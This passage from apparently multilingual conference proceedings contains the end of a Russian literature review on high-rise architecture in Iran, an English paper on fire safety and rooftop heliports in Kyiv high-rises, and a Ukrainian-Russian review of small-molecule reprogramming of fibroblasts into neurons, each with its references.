В 2011 г. и 2015 г. институт Rasayesh, при поддержке СТБУН, провел конференции «Потребности и вызовы высотного здания» в Иране. Целью конференций стало стремление изучить все имеющиеся проблемы в строительной высотной индустрии, охватывая весь спектр задействованных специалистов. Архитекторы, инженеры, конструкторы, проектировщики, политики, ученые и владельцы высотных зданий, благодаря поддержке Министерства автомобильных дорог и городского развития, обсудили на двух конференциях вопросы устойчивости и жизнеспособности высотных зданий в обновленных городах Ирана [9].

Теоретической основой для данного анализа послужили проведенные многочисленные научные

исследования в области проектирования высотных зданий. Градостроительные особенности формирования высотной застройки были рассмотрены в работах Велигоцкой Ю.С., Крижановской Н.Я., Маклаковой Т.Г., Колясниковым В.А. Вопросы архитектурного проектирования высотных зданий и сооружений посвящены исследования Ковальского Л.Н., Ковальской Г.Л., Кузьминой А.В., Генералова В.П., Щукиной М.Н.

Решению проблем экологии высотного строительства посвящены исследования Алексеенко О.А., Бондаренко И.В., Кишина М.Д., Набоковой Т.Б., Бгашева В.Н., Оболенского Н.В., Полторока Г.И., Тетиора А.Н., Хомича В.А. Сейсмические аспекты проектирования высотных зданий представлены в работах Абовского Н.П., Палагушкина В.И., Лапеева М.В., Арутюняна А.Р., Джинчвелашвили Г.А., Колесникова А.В., Каррыева Б.С., Мельника В.А., Прасоленко Е.В., Марчука Н.И., Черпинского Ю.Д., Чигиринской Л.С., Шебалина П.Н.

Особенности строительных и конструктивных решений в высотном строительстве представлены в работах Акматовой Ж.А., Зайцева А.Н., Коротя Я.О., Дворецкой М.П., Марковского М.Ф., Пузыревой О.Ю., Клиндуха О.А. Специфика проектирования административных объектов и общественных центров изучена в работах Богдана А.С., Франивского А.А., Вартапетовой А.Е., Вычегжаниной Н.Ю., Гельфонд А.Л., Кузнецовой И.О., Лукашенко А.В. Подходы формирования дизайна общественных интерьеров предложены в работе Брижаченко Н.С.

Особенности визуального восприятия высотной застройки, формирование городских доминант раскрыты в исследованиях Бабеева К.В., Логуновой Е.Н., Масловской О.В. Формирование высотных центров на территориях, аккумулировавших архитектурную память рассмотрено в работе Демидова Н.Б. Вопросы повышения энергоэффективности высотного строительства детально представлены в научных исследованиях Ляшенко Е.К., Молодкина С.А., Рябовой О.В., Малюк Е.В., Смирновой С.Н. Принципы формирования архитектуры высотных зданий с возобновляемыми источниками энергии были изучены в работе Семикина П.П.

Архитектурная типология общественных зданий и сооружений была проанализирована в работе Гельфонд А.Л. Действие ветровых нагрузок на высотные здания рассмотрены в работе Лозинского Е.О. Особенности проектирования остекления высотных зданий исследовали Солинов В.Ф., Успенский А.А. Особенности проектирования в условиях жаркого климата были проанализированы в работах Липсмайера Г., Мирзаи Реза, Мохамед Ибрагим Мо-

хамед Абдельхади, Фирсанова В.М. Формирование архитектурно-планировочной структуры биоклиматических жилых зданий исследовал Усов Я.Ю. Шевцов К.К. в своей работе исследовал закономерности проектирования зданий для районов с особыми природно-климатическими условиями.

К государственным строительным нормам и правилам, регламентирующим высотное строительство в Украине, относятся «Пожарная безопасность объектов строительства» (ДБН В.1.1.7-2002) и «Здания и сооружения. Проектирование высотных жилых и общественных зданий» (ДБН В.2.2-24:2009). Специфика традиционной архитектуры Ирана была исследована в работах Эйса Задах Сепехр, Азари Алиреза.

Особый интерес для данного исследования представляет кандидатская диссертация «Принципы архитектурно-планировочной организации экологических высотных административных зданий», выполненная Чиждмак Д.А. [11]. В диссертации были определены принципы и приёмы архитектурно-планировочной организации экологических высотных административных зданий. Автор обобщила теоретические работы, связанные с экологией высотного строительства; установила основные тенденции и направления формирования архитектуры экологических высотных зданий; разработала классификацию высотных зданий с учетом экологических факторов; выявила влияние функциональных, природно-климатических, градостроительных, санитарно-планировочных решений для высотных экологических зданий; определила научно обоснованные принципы и приёмы архитектурного формирования высотных экологических зданий административного назначения; разработала методику выбора архитектурного решения зданий повышенной этажности за критериями экологичности. Чиждмак Д.А. проводила исследования на примерах общественных зданий, в которых размещаются помещения управления, конструкторские бюро, информационно-технологического и научно-исследовательского назначения.

В диссертации «Принципы функционально-планировочной организации высотных зданий» Болячевский А.М. проанализировал влияние внешних факторов на формирование высотных зданий на территории больших городов, а также влияние высотного строительства на формирование панорамы города [12]. Автором были разработаны принципы и типологическая классификация высотных зданий, проведен комплексный анализ всех факторов городских условий и разработана модель функционально-пространственных связей в ядре высотных зданий для достижения устойчивого развития этих зданий.

Диссертация «Архитектурно-планировочная организация жилых высотных зданий в Ливане (на при-

мере Бейрута)», выполненная Эль Саббаг Кассем Исмаилом, имеет особое значение для данного диссертационного исследования, так как в работе предметом изучения выступили жилые высотные здания в Ливане — страны, схожей по культурно-традиционному наследию и экономически-географическим характеристикам с Ираном [13].

В своей работе Эль Саббаг Кассем Исмаил проанализировал факторы, влияющие на развитие высотного жилищного строительства в мире и в частности в Ливане; определил наиболее рациональные про-

странственные схемы высотных зданий в условиях Бейрута; описал процесс естественной вентиляции в высотных зданиях. В диссертации Эль Саббаг Кассем Исмаила раскрыта сила влияния традиционной ливанской архитектуры на проектирование новых высотных жилых зданий. Наиболее значительными результатами проведенного исследования стали разработка принципов архитектурно-планировочной организации высотных жилых зданий Бейрута и рекомендации по дальнейшему развитию высотного жилищного строительства в Ливане.

Литература

1. Ковальський Л. М. Архітектурне проектування висотних будинків / Л. М. Ковальський, Г. В. Кузьміна, Г. Л. Ковальська; під загальною редакцією докт. арх., проф. Л. М. Ковальського. — К.: КНУБА, 2010. — 122 с.
2. ДБН В.2.2-24:2009 «Будинки і споруди. Проектування висотних житлових і громадських будинків» К. Мінрегіонбуд України 2009.
3. Граник Ю. Г. Строительство высотных зданий: монография / Ю. Г. Граник. — Москва: ЦНИИЭП жилых и общественных зданий, 2010. — 480 с.
4. Emporis Standards [Электронный ресурс]. — Режим доступа: <http://www.emporis.com>.
5. Council on Tall Buildings and Urban Habitat [Электронный ресурс]. — Режим доступа: <http://www.ctbuh.org>.
6. Иранское строительство [Электронный ресурс]. — Режим доступа: <http://www.venusglass.net/index.php/projects>.
7. Леденев В. В. Высотные здания // В. В. Леденев. — Тамбов: ТГТУ, 2014. — 277 с.
8. Высотные здания [Электронный ресурс]. — Режим доступа: <http://tallbuildings.ru/>
9. Конференция в Иране [Электронный ресурс]. — Режим доступа: <http://www.hrbc.com>
10. ДБН В.1.1.7-2002 «Пожежна безпека об'єктів будівництва» Держбуд України 2003.
11. Чижмак Д. А. Принципи архітектурної організації екологічних висотних адміністративних будівель: дис. ... канд. Архітектури: 18.00.02 / Чижмак Д. А. — К.: КНУБА, 2012. — 199 с.
12. Болячевский А. М. Принципы функционально-пространственной организации высотных зданий: дис... канд. арх.: 18.00.02 / Болячевский А. М. — Одесса: ОГАСА, 2011. — 164 с.
13. Эль Саббаг Кассем Исмаил. Архитектурно-планировочная организация жилых высотных зданий в Ливане (на примере Бейрута): дис. ... канд. архитектуры: 18.00.02 / Эль Саббаг Кассем Исмаил. — К.: КНУБА, 2009. — 165 с.

Semyroz Nina Hryhorivna
architect, senior lecturer
(National Aviation University, Ukraine)

FIRE SAFETY OF HIGH-RISE CONSTRUCTION

Abstract: *The requirements to maintenance of heliports security have been considered in the article.*

Key words: *security, heliport, helicopter, high-rise construction.*

The text of the report. Intensive development of road transport in the city, where highways network is practically not suitable for providing transport links with high-speed, comfort and safety, due to low traffic capacity of the streets, the poor quality of the road surface and a number of other reasons, led to a crisis transport conditions. The solution to this situation is through the development of the travel mode invented long before. Nowadays helicopter transport is not developed enough yet, but the volume of helicopter transportation is growing, and there is every reason to believe that it will take a leading position in the system of public transport.

With regard for Ukraine, this type of transportation is underdeveloped due to the low level of economic development. The question to deal with helicopter transport development at issue is that we lack scientific – justified legislative and regulatory design basis of this type of transport network in the cities. [1] Therefore, a new term comes into use – heliport.

Heliport – a Complex of facilities to deal with air transport passenger service, located in the part, crowning residential, public and industrial building, or located on the platform of the transport unit, unlike the accepted term “heliport”, which meant “land (water) area or a specially prepared plot (on a roof, on a raised above water platform surface), having a complex of structures and equipment to ensure takeoff and landing while airplane or helicopter taxiing, storage and maintenance of helicopters” [2].

Heliport is a structural element of the city and its transportation hub, providing the planned development of the city. The architecture of a heliport displays dynamics and general thrust of the space, informs about the required movement direction. The heliport’s architectural and spatial composition usually displays its dominant value as the major facility of a public complex. Increasingly, heliports are allocated on top of high-rise buildings.

The highest heliport was built abroad in Guangzhou (China). It was erected at an altitude of 439 meters in the building an international financial center. The next one regarding the altitude range –330 meters was the heli-

court in Beijing (China) – the building of China World Tower. Los Angeles (USA) heliport is located in the Bank Tower at a height of 310 meters; Incheon (South Korea) heliport is located at an altitude of 305 meters in the buildings of Trade Tower; Osaka (Japan) heliport is located at an altitude of 300 meters in the buildings of Abeno Harukas.

It was forbidden to erect residential buildings with conventional height (the floor level of the last residential floor) above 73.5m in Ukraine. High-rise buildings construction began in the late 1990s, when the law on anti high-rise building construction was declared invalid and the state economy allowed to construct buildings of large scale. The document “The concept of allocating high-rise buildings and facilities in the city of Kyiv 2020” as of 16.05.2008 allowed to erect buildings above 70 floors. High-rise buildings yield huge profits, especially under shortage of land. Fashion and considerations of prestige play an important role in this case. However, significant deficiencies inherent in the skyscrapers are no less than advantages. Moreover, fire hazard shall be recognized as one of the most important considerations, characterized by the following features:

- capability of rapid fire propagation;
- complexity and duration of extinguishing due to high altitude, which is caused by the difficulty of supplying extinguishing means and providing access for fire departments;
- prolonged people evacuation and more.

Currently, the fire and rescue operations are performed using specially equipped car lifts, fire service ladders and cradles. However, while using these means, rescue of a few people only is provided at a time. In addition, these opportunities are severely limited and the efficiency of their action depends on altitude, weather conditions and the nature of fire, road conditions and others.

Lack of full-scale passages and sites for allocation of special fire equipment impede the timely arrival of fire protection units to the place of fire, and make it impossible to arrange works on extinguishing fires and rescu-

ing people. Fires in high-rise buildings usually lead to many human casualties and a significant economic loss. Though, a million square meters of housing are delivered in the capital every year, no new fire station has been built over the past nine years.

Existing nine-storied houses are regarded unprofitable in China, they are constantly replaced with 50–100-storied ones, and the building of the kind are in abundance in Celestial Empire. But hereby, no one relies on saving people from fire by means of a sliding ladder because it's pointless. No one in the world can find the stairs of such design capable of reaching the thirtieth floor. There are no pumps and portable units, which could provide water supply under necessary pressure to a great height.

Therefore, the following technical features, that would ensure fire safety, shall be provided in the construction project design. When operating such buildings, fire risk, and extinguishing fires under urban congestion and highways charge capacity using outdated means seems impossible. Existing fire and evacuation means are not able to provide efficiency for rescuers and firefighters operations, and even performing fire-rescue operations.

The most effective solution in fighting against fire in skyscrapers is the use of fire helicopters. The helicopter sounds the best suited for rescue and fire fighting in high rise buildings, so landing sites shall be outfitted on the roof of skyscrapers. High-rise buildings belong to the objects of class "elite", where the presence of heliport is not only necessary, but is also regarded an attribute of high status.

Conclusions. Consolidation of the role of cities — is an essential process of development of modern society, characterized by the increasing importance of number and density of urban population, which in its turn, causes the land rising value, and as a result — increasing altitude of buildings, as well as transportation problems.

Every year new high-rise buildings are being constructed in our capital. An increasing number of people want to live and work in Kiev, but to a pity allocating the space for the necessary square meters development gets harder. Currently, construction of high-rise buildings in Kiev is not enough provided with legal and documentary basis that would regulate this process and ensure fire safety.

Cited literature

1. N. G. Semyroz Helicopter aerodromes. Monograph / V. M. Pershakov, A. O. Beliatynsky, T. V. Blyzniuk, N. G. Semyroz // scientific and methodical publication. — K. "NVF "Slavutych-Delphin". Edited 300 printed issues 18.02.14, page 364.
2. Instructions for design of helicopter stations, helicopter aerodromes and landing sites for Civil Aviation helicopters. — M.: Aeroproject, 1977. — 68 pp.

Депутатова Тетяна Олегівна

De Novo

Керівник відділу

Депутатова Татьяна Олеговна

De Novo

Руководитель отдела

Tatyana Deputatova

De Novo

Head of Department

ПЕРЕПРОГРАМУВАННЯ СОМАТИЧНИХ КЛІТИН З УТВОРЕННЯМ НЕЙРОНІВ З ДОПОМОГОЮ НИЗЬКОМОЛЕКУЛЯРНИХ СПЛУК

ПЕРЕПРОГРАММИРОВАНИЕ СОМАТИЧЕСКИХ КЛЕТОК С ОБРАЗОВАНИЕМ НЕЙРОНОВ ПОСРЕДСТВОМ НИЗКОМОЛЕКУЛЯРНЫХ СОЕДИНЕНИЙ

REPROGRAMMING OF SOMATIC CELLS TO NEURONS WITH SMALL MOLECULES

Резюме. Застосування регенеративної медицини задля лікування розладів і порушень центральної нервової системи людини десятиріччями обмежувалися науково-методологічними й етичними бар'єрами. Передусім ці перешкоди заважали розвитку трансплантаційно-терапевтичних підходів з використанням стовбурових клітин. Революційне дослідження японських вчених на чолі з Яманакою у 2006 році стимулювало пошук ефективних шляхів з перетворення диференційованих соматичних клітин ссавців на клітини потрібних типів, у тому числі на нейрони. Встановлення комплексів низькомолекулярних сполук, що здатні забезпечити перепрограмування соматичної клітини із застосуванням та без застосування транскрипційних факторів, дозволило суттєво підвищити ефективність перепрограмування. У цій статті пропонується стислий огляд актуальних робіт з культивування індукованих нейронів завдяки застосуванню низькомолекулярних сполук.

Ключові слова: перепрограмування соматичних клітин, перепрограмування з допомогою низькомолекулярних сполук, хімічно індуковані нейрони

Резюме. Использование регенеративной медицины в целях лечения нарушений центральной нервной системы человека десятилетиями ограничивалось научно-методологическими и этическими барьерами. Прежде всего эти препятствия стояли на пути развития трансплантационно-терапевтических подходов с использованием стволовых клеток. Революционное исследование Яманаки в 2006 году стимулировало поиск эффективных путей преобразования дифференцированных соматических клеток млекопитающих в клетки необходимых типов, в том числе в нейроны. Определение комплексов низкомолекулярных соединений, способных обеспечить перепрограммирование соматической клетки с использованием и без использования транскрипционных факторов, позволило существенно повысить эффективность перепрограммирования. В этой статье предлагается краткий обзор актуальных работ по культивированию индуцированных нейронов с использованием низкомолекулярных соединений.

Ключевые слова: перепрограммирование соматических клеток, перепрограммирование с помощью низкомолекулярных соединений, химически индуцированные нейроны

Summary. Regenerative medicine faced scientific, methodological and ethical barriers in therapeutic treatment of human CNS diseases for decades. First of all the barriers limited the development of stem cell based transplantation therapeutic approaches. In 2006 the breakthrough study of Yamanaka and colleagues encouraged search for effective means to convert

differentiated somatic cells of mammals into targeted cell types, including neurons. Small molecules cocktails were found to enable reprogramming of somatic cells with and without ectopic expression of transcriptional factors and enhance reprogramming efficiency. Here we offer a review of the latest studies reporting induction of neurons with small molecules.

Key words: *reprogramming of somatic cells, reprogramming with small molecules, chemically induced neurons*

Вступ. Процес утворення нейронів у дорослому організмі ссавців є спрямованим передусім на підтримання нормального функціонування нервової системи та не може задовольнити потребу у регенерації нервової тканини, що виникає у випадках травм і пошкоджень мозку. У зв'язку з цим дослідження у сферах регенеративної медицини, а також моделювання порушень роботи центральної нервової системи наразі сфокусовано на пошуку ефективних шляхів культивування пацієнтоспецифічних функціональних нервових клітин різних типів [3; 7; 12; 13; 17–22].

Поштовх для нових досліджень дало явище перепрограмування диференційованих соматичних клітин, що було здійснено групою науковців на чолі з Яманкою з допомогою чотирьох транскрипційних факторів (ТФ) [23; 29]. У 2006 році ці японські вчені опублікували працю про успішне перетворення (перепрограмування) фібробластів шкіри миші на плюрипотентні стовбурові клітини. Отримані науковцями індуковані стовбурові клітини було визначено як плюрипотентні, оскільки вони мали здатність до диференціації у будь-які типи клітин, за винятком трофктодерми, клітин позазародкових органів (плацента, жовтковий мішок) [6]. Відповідно, винайдена у 2006 році технологія перепрограмування та індукції плюрипотентності відкривала нове джерело для культивування пацієнтоспецифічних клітин, у т.ч. нейронів.

Подальші розробки у сфері перепрограмування соматичних клітин стимулювалися питаннями безпеки, що їх викликало застосування ретровірусних векторів та онкогенних транскрипційних факторів через можливість реактивації вірусів та розвиток пухлинних захворювань, та намаганнями підвищити ефективність процесу перепрограмування [16; 26–28; 34]. Новітні дослідження з використанням низькомолекулярних сполук (або ж малих молекул) є багатообіцяючим напрямком розвитку технології перепрограмування, оскільки пропонують більш швидкий та безпечний шлях конверсії диференційованих клітин з одного типу на інший, зокрема на нейрони [1; 5; 11; 14; 32].

Нейрони, культивовані за допомогою низькомолекулярних комплексів. Характеристики

Низькомолекулярні сполуки (біологічно активні речовини з молекулярною вагою <900 дальтон) визначаються здатністю впливати на біологічні процеси. У 2015 році одразу дві дослідницькі групи з Китаю на

чолі з Лі та Ху повідомили про перепрограмування фібробластів на нейрони з допомогою низькомолекулярних сполук – **хімічну індукцію нейронів** [14; 15; 11]. Індуковані нейрони, що дослідники отримали у ході експериментальних робіт, визначалися низькою властивостей, притаманних нервовим клітинам. Зокрема, індуковані нейрони мали властиву нервовим клітинам морфологію, потенціал-залежні іонні канали, здатність до утворення спайків і формування синапсів тощо. Фахівці на чолі з Ху застосували методику флуоресцентної мікроскопії та оптичних спостережень внутрішньоклітинних процесів (зокрема кальцієвої візуалізації), щоб підтвердити активність значної частини індукованих нейронів. Дослідження профіля експресії генів у i) фібробластах, ii) хімічно індукованих нейронах (хіН), iii) нейронах, що їх було культивовано зі стовбурових клітин, iv) нервових клітин, отриманих шляхом перепрограмування з використанням ТФ, також засвідчили подібність хіН до нервових клітин, отриманих за допомогою зазначених технологій культивування. З іншого боку, хімічно індуковані нейрони характеризувалися суттєвими генетичними, а також морфологічними відмінностями порівняно з фібробластами [1; 11; 14].

Щоб детальніше вивчити перебіг процесу перепрограмування, фахівці на чолі з Лі провели РНК-секвенування клітин через 48 годин та 19 днів після впливу низькомолекулярним комплексом (про складові комплексу див. докладніше у наступній частині статті) на перепрограмовані фібробласти. Ієрархічна кластеризація отриманих даних вказала, що за глобальним профілем експресії генів хімічно індуковані нейрони були відмінними від фібробластів та не експресували типові для фібробластів гени.

Власне механізми перебігу перепрограмування соматичних клітин на нейрони потребують подальшого вивчення. Однак у згаданих працях повідомляється про індукцію нейронів, що відбувається без стадії утворення попередників нервових клітин. Адже обидві групи вчених не спостерігали експресії генів, властивих попередникам нейронів, що вказує на безпосереднє перепрограмування на нервові клітини [1].

Індукція нейронів з допомогою низькомолекулярних комплексів, встановлених у 2014–2015 рр.

Фахівці лабораторії Денга визначили комплекс низькомолекулярних сполук, що забезпечував

ефективне перепрограмування фіброblastів миші та появу у них властивостей нервових клітин [14]. Щоб визначити, які саме низькомолекулярні сполуки можуть забезпечити індукцію перепрограмування на нейрони, було застосовано скринінгові дослідження. На початку дослідження було встановлено, що три ТФ — *Ascl1*, *Brn2* та *Myt1l* (дані ТФ відіграють вирішальну роль у формуванні нервової трубки підчас раннього ембріонального розвитку ссавців та диференціації нервових клітин), здатні індукувати перепрограмування мишачих фіброblastів на нейрони. Причому вирішальну роль у цьому процесі відіграє *Ascl1*, тоді як *Brn2* та *Myt1l* покращують ефективність перепрограмування та є підтримуючими факторами. Також було виявлено, *Ascl1* з низькою ефективністю може індукувати утворення нервових клітин навіть без двох інших ТФ [25].

Після проведення скринінгу приблизно 5000 низькомолекулярних сполук, що забезпечують зумовлене *Ascl1* перепрограмування клітин, було виявлено комплекс **FICS** [14; 2]. Даний комплекс включає:

- Forskolin, активатор циклічного аденозинмонофосфату;
- ISX9, інгібітор циклооксигенази 2, що забезпечує індукцію генів, відповідальних за фенотип нервових клітин (зокрема, *NeuroD1*);
- CHIR99021, інгібітор кінази глікогенсинтази 3, що індукує формування дофамінергічних нейронів з ембріональних стовбурових клітин людини;
- SB431542, інгібітор активін-рецептороподібної кінази 5, що індукує утворення нервових клітин з плюрипотентних стовбурових клітин [11].

Подальший аналіз низькомолекулярних сполук дозволив визначити, що застосування I-BET151 (інгібітор білків BET, корегуляторів транскрипції, що пригнічує експресію притаманних фіброblastам генів) значно підвищує рівень ефективності перепрограмування. Відповідно, було визначено комплекс **FICSB** як ефективний засіб обумовленого *Ascl1* перепрограмування мишачих фіброblastів на незрілі нейрони [14]. Винайдені за результатами досліджень низькомолекулярні комплекси впливають на сигнальні шляхи, що відіграють вагомий роль у спрямованій нейрональній диференціації *in vitro* та навіть у розвитку нервової системи *in vivo*. Так, наприклад, згаданий вище CHIR99021 стимулює утворення нервових клітин з плюрипотентних стовбурових клітин за перепрограмування під впливом ТФ [2; 4].

У 2015 році китайські спеціалісти вперше повідомили про пряме перепрограмування фіброblastів людини на нервові клітини за допомогою комплексу з семи низькомолекулярних сполук **VCRFSGY**. Дослідники поінформували, що здійснили перепрогра-

мування фіброblastів людини на нейрони з допомогою попередньо встановленого комплексу VCR (V, вальпроєва кислота; C, CHIR99021, інгібітор кінази глікогенсинтази 3; R, Repsox, інгібітор сигнальних шляхів трансформуючого фактору роста β) та чотирьох додаткових низькомолекулярних сполук. Цими додатковими сполуками були Forskolin (F, активатор циклічного аденозинмонофосфату), SP600125 (S, інгібітор c-Jun-N-термінальної кінази), GO6983 (G, інгібітор протеїнкінази C) та Y-27632 (Y, інгібітор кінази з родини серин-треонінових протеїнкіназ) [11]. Застосування цих чотирьох речовин зумовлювалося їх наступними властивостями.

- Форсколін стимулює перепрограмування фіброblastів людини на холінергічні нейрони [15].
- SP600125, за використання лише одного ТФ OCT4, сприяє формуванню нейронів фіброblastів з шкіри людини.
- GO6983 є сприяє підтриманню плюрипотентних стовбурових клітин людини [8].
- Y-27632 бере участь у забезпеченні підтримання функціонування плюрипотентних стовбурових клітин і виживаності нейронів.

Електрофізіологічні властивості нейронів, індукованих з фіброblastів під дією винайденого комплексу VCRFSGY, мали притаманний нервовим клітинам профіль експресії генів та майже не експресували властиві фіброblastам гени. У подальшому цей підхід успішно використовувався для хімічної індукції нейронів пацієнтів зі спадковою хворобою Альцгеймера та подальшого моделювання цього захворювання з урахуванням генетичних особливостей пацієнтів, а також дослідження потенційних засобів гальмування нейродегенеративних процесів [11].

Автори також повідомляли, що хімічна індукція нейронів супроводжувалася інактивацією генів, специфічних для фіброblastів, та підвищенням експресії ендогенних ТФ нейронів. Ці дані відповідали результатам попередніх досліджень щодо можливості перепрограмування соматичних клітин миші та людини на нейрони завдяки посиленій експресії окремих ТФ, притаманних нервовим клітинам. Отже, комплекс VCRFSGY забезпечує припинення притаманної фіброblastам експресії генів, специфічно підвищує експресію генів, відповідальних за фенотип нервових клітин, та уможливує конверсію фіброblastів у нейрони.

Нещодавно група науковців на чолі з Жангом повідомила, що з допомогою комплексу низькомолекулярних сполук можна перепрограмувати астроцити людини на функціональні нейрони *in vitro*. А саме послідовний вплив низькомолекулярними комплексом, що у т.ч. включає інгібітор кісткового морфогенетичного білка LDN193189, інгібітор активін-рецепторопо-

дібною кінази 5 SB431542, інгібітор кінази з родини серин-треонінових протеїнкіназ Тіазовівін (Thiazovivin), інгібітор кінази глікогенсинтази 3 CHIR99021, вальпроєву кислоту й інгібітор рецептор-залежного латентного фактора транскрипції DAPT, забезпечує перепрограмування астроцитів на функціональні нейрони впродовж 8–10 днів. Після пересадки до мишачого мозку індуковані нейрони лишалися функціональними понад одного місяця та долучилися до локальних нейрональних мереж. Подальші дослідження процесів перепрограмування надаватимуть можливість відкриття інноваційних підходів у фармакотерапії з регенерації нервових клітин [31–32].

Висновки. Перетворення однієї соматичної клітини на клітину необхідного типу досягається завдяки ектопічній, тобто не притаманній клітині у нормі, експресії транскрипційних факторів або ж низькомолекулярних сполук. Технологія перепрограмування клітин з допомогою низькомолекулярних сполук відкриває швидкий і зручний шлях до отримання пацієнтоспецифічних клітин потрібних типів. Хімічна

індукція перепрограмування дозволяє перетворювати клітини, що легко отримувати (наприклад, фібробласти шкіри), на аутогенні клітини необхідного типу. Роботи дослідницьких груп США та Китаю 2014–2016 рр. доводять перспективність суто хімічного перепрограмування соматичних клітин і культивування нейронів — завдяки застосуванню низькомолекулярних сполук та без транскрипційних факторів. Важливим джерелом даних для розробки низькомолекулярних комплексів перепрограмування клітин є вивчення сигнальних шляхів, пов'язаних з розвитком клітини.

Подальші дослідження з перепрограмування соматичних клітин і хімічної індукції перепрограмування потребують фокусу на з'ясуванні механізмів процесів трансдиференціації соматичних клітин ссавців, а також на створенні безпечних і зручних підходів до перепрограмування соматичних клітин. Ефективне культивування нейронів різних типів належить до загальних векторів сучасних розробок із застосуванням низькомолекулярних сполук.

Література

1. Babos K., Ichida J. K. Small Molecules Take a Big Step by Converting Fibroblasts into Neurons. *Cell Stem Cell*. August 6, 2015, 17, p. 127–130.
2. Biswas D., Jiang P. Chemically Induced Reprogramming of Somatic Cells to Pluripotent Stem Cells and Neural Cells. *Int. J. Mol. Sci.* 2016. 17, 226; doi:10.3390/ijms17020226
3. Brennand KJ, Gage FH. Modeling psychiatric disorders through reprogramming. *Dis Model Mech.* 2012. N.5, p.26–32.
4. Chambers, S.M.; Fasano, C.A.; Papapetrou, E.P.; Tomishima, M.; Sadelain, M.; Studer, L. Highly efficient neural conversion of human es and ips cells by dual inhibition of smad signaling. *Nat. Biotechnol.* 2009, 27, 275–280.
5. Chen G, et al. Chemically defined conditions for human iPSC derivation and culture. *Nat Methods.* 2011. N.8, p.424–429.
6. Condic M. L. Totipotency: What It Is and What It Is Not. *Stem Cells Dev.* 2014 Apr 15. 23(8): 796–812.
7. Darrick T. Balu, Irwin Lucki. Adult Hippocampal Neurogenesis: Regulation, Functional Implications, And Contribution to Disease Pathology. *Neurosci Biobehav Rev.* 2009. 33(3): 232–252.
8. Gafni, O., Weinberger, L., Mansour, A.A., Manor, Y.S., Chomsky, E., Ben-Yosef, D., Kalma, Y., Viukov, S., Maza, I., Zviran, A., et al. Derivation of novel human ground state naive pluripotent stem cells. *Nature.* 2013. 504, 282–286.
9. Gaspard N, Vanderhaeghen P. Mechanisms of neural specification from embryonic stem cells. *Curr Opin Neurobiol.* 2010. N.20, p.37–43.
10. Hou P, Li Y, Zhang X, Liu C, Guan J, Li H, et al. Pluripotent stem cells induced from mouse somatic cells by small-molecule compounds. *Science. New York,* 2013. N.341, p.651–4.
11. Hu, W.; Qiu, B.; Guan, W.; Wang, Q.; Wang, M.; Li, W.; Gao, L.; Shen, L.; Huang, Y.; Xie, G.; et al. Direct conversion of normal and Alzheimer's disease human fibroblasts into neuronal cells by small molecules. *Cell Stem Cell.* 2015, 17, 204–212.
12. Kim DS, Ross PJ, Zaslavsky K, Ellis J. Optimizing neuronal differentiation from induced pluripotent stem cells to model ASD. *Front Cell Neurosci.* 2014. N.8, p.109.
13. Lancaster MA, Renner M, Martin CA, Wenzel D et al. Cerebral organoids model human brain development and microcephaly // *Nature.* — 2013. — N.501, p.373–9.
14. Li X, Zuo X, Jing J, Ma Y et al. Small-Molecule-Driven Direct Reprogramming of Mouse Fibroblasts into Functional Neurons. *Cell Stem Cell.* 2015. N.17, p.195–203.
15. Liu, M.L.; Zang, T.; Zou, Y.; Chang, J.C.; Gibson, J.R.; Huber, K.M.; Zhang, C. L. Small molecules enable neurogenin 2 to efficiently convert human fibroblasts into cholinergic neurons. *Nat. Commun.* 2013. 4: 2183. doi:10.1038/ncomms3183

16. Maherali N, Hochedlinger K. Guidelines and techniques for the generation of induced pluripotent stem cells. *Cell Stem Cell*. 2008. N. 3, p.595–605.
17. Marchetto MC, Carronmeu C, Acab A, Yu D, et al. A model for neural development and treatment of Rett syndrome using human induced pluripotent stem cells. *Cell*. 2010. N.143, p.527–39.
18. Meng-Lu Liu, Tong Zang, Chun-Li Zhang. Direct lineage reprogramming reveals disease-specific phenotypes of motor neurons from human ALS patients. *Cell Rep*. 2016 January 5; 14(1): 115–128. doi:10.1016/j.celrep.2015.12.018.
19. Okano H, Yamanaka S. iPS cell technologies: significance and applications to CNS regeneration and disease. *Mol Brain*. 2014. N.7, p.22.
20. Pang ZP, Yang N, Vierbuchen T, Ostermeier A et al. Induction of human neuronal cells by defined transcription factors. *Nature*. 2011. N.476, p.220–3.
21. Singh VK, Kalsan M, Kumar N, Saini A, Chandra R. Induced pluripotent stem cells: applications in regenerative medicine, disease modeling, and drug discovery. *Front Cell Dev Biol*. 2015. N.3:2.
22. Srikanth P, Young-Pearse TL. Stem cells on the brain: modeling neurodevelopmental and neurodegenerative diseases using human induced pluripotent stem cells. *J Neurogenet*. 2014. N.28, p.5–29.
23. Takahashi K., Yamanaka S. Induction of Pluripotent Stem Cells from Mouse Embryonic and Adult Fibroblast Cultures by Defined Factors. *Cell*. 2006. 126, 663–676. DOI 10.1016/j.cell.2006.07.024.
24. Velasco I, Salazar P, Giorgetti A, Ramos-Mejia V et al. Concise review: generation of neurons from somatic cells of healthy individuals and neurological patients through induced pluripotency or direct conversion. *Stem cells*. Ohio, 2014. N.32, p.2811–7.
25. Vierbuchen T, Ostermeier A, Pang ZP, Kokubu Y et al. Direct conversion of fibroblasts to functional neurons by defined factors. *Nature*. 2010. 463, p.1035–41.
26. Wang Y., et al. Reprogramming of mouse and human somatic cells by high-performance engineered factors. *EMBO Rep*. 2011. N.12, p.373–378.
27. Woltjen K, Michael IP, Mohseni P, Desai R et al. piggyBac transposition reprograms fibroblasts to induced pluripotent stem cells // *Nature*. — 2009. — N.458, p.766–70.
28. Xu J, Du Y, Deng H. Direct Lineage Reprogramming: Strategies, Mechanisms, and Applications. *Cell Stem Cell*. 2015. N.16, p.119–34.
29. Yamanaka S: Pluripotency and nuclear reprogramming. *Philos Trans R Soc Lond B Biol Sci*. London, 2008. N.363, p. 2079–2087.
30. Yeo GW, Coufal N, Aigner S, Winner B et al. Multiple layers of molecular controls modulate self-renewal and neuronal lineage specification of embryonic stem cells. *Hum Mol Genet*. 2008. N. 17, p.R67-R75.
31. Zhang Y, Pak C, Han Y, Ahlenius H et al. Rapid singlestep induction of functional neurons from human pluripotent stem cells. *Neuron*. 2013. 78, 785–98.
32. Zhang, L.; Yin, J.C.; Yeh, H.; Ma, N.X.; Lee, G.; Chen, X.A.; Wang, Y.; Lin, L.; Chen, L.; Jin, P.; et al. Small molecules efficiently reprogram human astroglial cells into functional neurons. *Cell Stem Cell*. 2015. 17, 735–747.
33. Zhao C, Deng W, Gage FH. Mechanisms and functional implications of adult neurogenesis. *Cell*. 2008 Feb 22;132(4):645–60. doi: 10.1016/j.cell.2008.01.033.
